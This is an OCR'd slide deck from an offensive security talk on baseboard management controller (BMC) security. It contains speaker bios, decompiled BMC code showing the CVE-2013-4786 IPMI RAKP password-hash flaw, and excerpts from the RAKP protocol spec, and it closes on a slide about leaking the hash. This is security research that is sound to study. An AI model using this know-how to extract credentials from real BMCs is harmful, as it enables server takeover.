BREAKING BMC: THE FORGOTTEN KEY TO A KINGDOM

Alex Tereshkin
Twitter: @AlexTereshkin

Adam 'pi3' Zabrocki
Twitter: @Adam_pi3

/USR/BIN/WHOWEARE

Private contact:

alex.tereshkin@gmail.com
Twitter: @AlexTereshkin

Alex Tereshkin:

- BlackHat, DEF CON speaker/trainer
- Reverse engineer
- UEFI security researcher
- ex-Invisible Things Lab researcher
- The Pwnie Awards nominee

Private contact:

http://pi3.com.pl
pi3@pi3.com.pl
Twitter: @Adam_pi3

Adam ‘pi3’ Zabrocki:

- Phrack author
- Bughunter (Hyper-V, KVM, RISC-V ISA, Intel, kernels, OpenSSH, Apache, more) – CVEs
- Creator and a developer of Linux Kernel Runtime Guard (LKRG)
- Speaker at BlackHat, DEF CON, BSides, Open-Source Tech and more
- The Pwnie Awards nominee

OFFENSIVE SECURITY RESEARCH


- Adam ‘pi3’ Zabrocki (GPU SW) – leading
- Alex Tereshkin (Product Security)

- Jared Candelaria (GPU SW)


  Developer (Xbox One firmware, Hyper-V), Bughunter (WSL, Hyper-V, Stratix FPGA, Intel x86 Microcode + iGPU)
- Max Bazalii (Automotive)

  Reverse engineer since 2006, embedded security researcher since 2014. Apple iOS/tvOS jailbreak author, first public jailbreak for Apple WatchOS
- Nikola Livic (Product Security)

  Reversing, malware and vuln analysis and exploit dev since 2008




WHAT IS BMC AND WHY ITS SECURITY IS IMPORTANT




2022


BMC


WHAT IS BMC AND WHY ITS SECURITY IS IMPORTANT





WHAT IS BMC AND WHY ITS SECURITY IS IMPORTANT





- Specialized service processor that:
  - Monitors the physical state of a computer, network server or other hardware device using sensors and communicating with the system administrator
  - Allows for full control of the controlled machine (e.g., KVM)
  - It can flash the firmware of any controlled machine…
  - … even if it is powered-off ;-)

WHAT IS BMC AND WHY ITS SECURITY IS IMPORTANT


(BECAUSE IT GIVES
TONS OF BENEFITS)

CVE-2013-4786

```
case 2:
  v61 = &g_BMCInfo[503480 * instance + 326648];
  *(v61 + 2) = *(handlec + 37);
  v62 = *(handlec + 1);
  *(v61 + 3) = v62;
  memcpy(&g_BMCInfo[503480 * instance + 326664], v90, 0
  memcpy(&g_BMCInfo[503480 * instance + 326680], srce,
  memcpy(&g_BMCInfo[503480 * instance + 326696], v106,
  g_BMCInfo[503480 * instance + 326712] = req->role;
  g_BMCInfo[503480 * instance + 326713] = req->username_
  memcpy(&g_BMCInfo[503480 * instance + 326714], &req->
  v63 = strlen(password);
  v92 = v63;
  hash = EVP_md5(v63);
  password_len = v92;
  if ( v92 >= 0x14 )
    password_len = 20;
  HMAC(
    hash,                        // evp_md
    password,                    // key
    password_len,                // key_len
    &g_BMCInfo[503480 * instance + 326656],// d
    req->username_len + 58, // n
    res + 40,                    // md
    0);                          // md_len
  v55 = 16;
  break;
```

THE PUBLIC BMC RESEARCH REFERENCE BUG IN IPMI PROTOCOL

RAKP: RSSP Authenticated Key-Exchange Protocol
RSSP: RMCP Security-Extensions Protocol
RMCP: Remote Management and Control Protocol



Message 1: Mgt Console —► Managed Client


SID_C, R_M, $Role_M$, $ULength_M$, < $UName_M$ >

After receiving Message 1, the managed client verifies that the value **SID_C** is active and that a session can be created using **$Role_M$**, **$ULength_M$**, and (optional), **$UName_M$**, by evaluation of the *Device Security Policy*. If the request is valid, the managed client then selects a random number, **R_C**, and sends to the management console as Message 2 the values **SID_M**, **R_C**, and **$GUID_C$** as well as the HMAC per [RFC2404] of the values (**SID_M**, **SID_C**, **R_M**, **R_C**, **$GUID_C$**, **$Role_M$**, **$ULength_M$**, **< $UName_M$ >**) generated using key **K_O** or **K_A** selected by the requested role, **$Role_M$**.

Message 2: Managed Client —► Mgt Console

SID_M, R_C, $GUID_C$,
$HMAC_{KO\ or\ KA}$ (SID_M, SID_C, R_M, R_C, $GUID_C$, $Role_M$, $ULength_M$, < $UName_M$ >)

DSP0136 23 April 2003 Page 30 of 94




The first two keys are used for authentication operations based on the "role" being requested by the user at the management console during session setup. The first key, **K_O**, is used for operator authentication and the second key, **K_A**, is used for administrator authentication. The third key,

https://www.dmtf.org/sites/default/files/standards/documents/DSP0136.pdf

THE PUBLIC BMC RESEARCH REFERENCE BUG IN IPMI PROTOCOL

RAKP: RSSP Authenticated Key-Exchange Protocol
RSSP: RMCP Security-Extensions Protocol
RMCP: Remote Management and Control Protocol



Message 1: Mgt Console —► Managed Client

SID_C, R_M, $Role_M$, $ULength_M$, < $UName_M$ >


After receiving Message 1, the managed client verifies that the value **SID_C** is active and that a session can be created using **$Role_M$**, **$ULength_M$**, and (optional), **$UName_M$**, by evaluation of the *Device Security Policy*. If the request is valid, the managed client then selects a random number, **R_C**, and sends to the management console as Message 2 the values **SID_M**, **R_C**, and **$GUID_C$** as well as the HMAC per [RFC2404] of the values (**SID_M**, **SID_C**, **R_M**, **R_C**, **$GUID_C$**, **$Role_M$**, **$ULength_M$**, **< $UName_M$ >**) generated using key **K_O** or **K_A** selected by the requested role, **$Role_M$**.

Message 2: Managed Client —► Mgt Console

SID_M, R_C, $GUID_C$,
$HMAC_{KO\ or\ KA}$ (SID_M, SID_C, R_M, R_C, $GUID_C$, $Role_M$, $ULength_M$, < $UName_M$ >)

DSP0136 23 April 2003 Page 30 of 94

What?




The first two keys are used for authentication operations based on the "role" being requested by the user at the management console during session setup. The first key, **K_O**, is used for operator authentication and the second key, **K_A**, is used for administrator authentication. The third key,

https://www.dmtf.org/sites/default/files/standards/documents/DSP0136.pdf


WHAT IS BMC AND WHY ITS SECURITY IS IMPORTANT

TRYING TO LEAK IPMI RAKP HASH



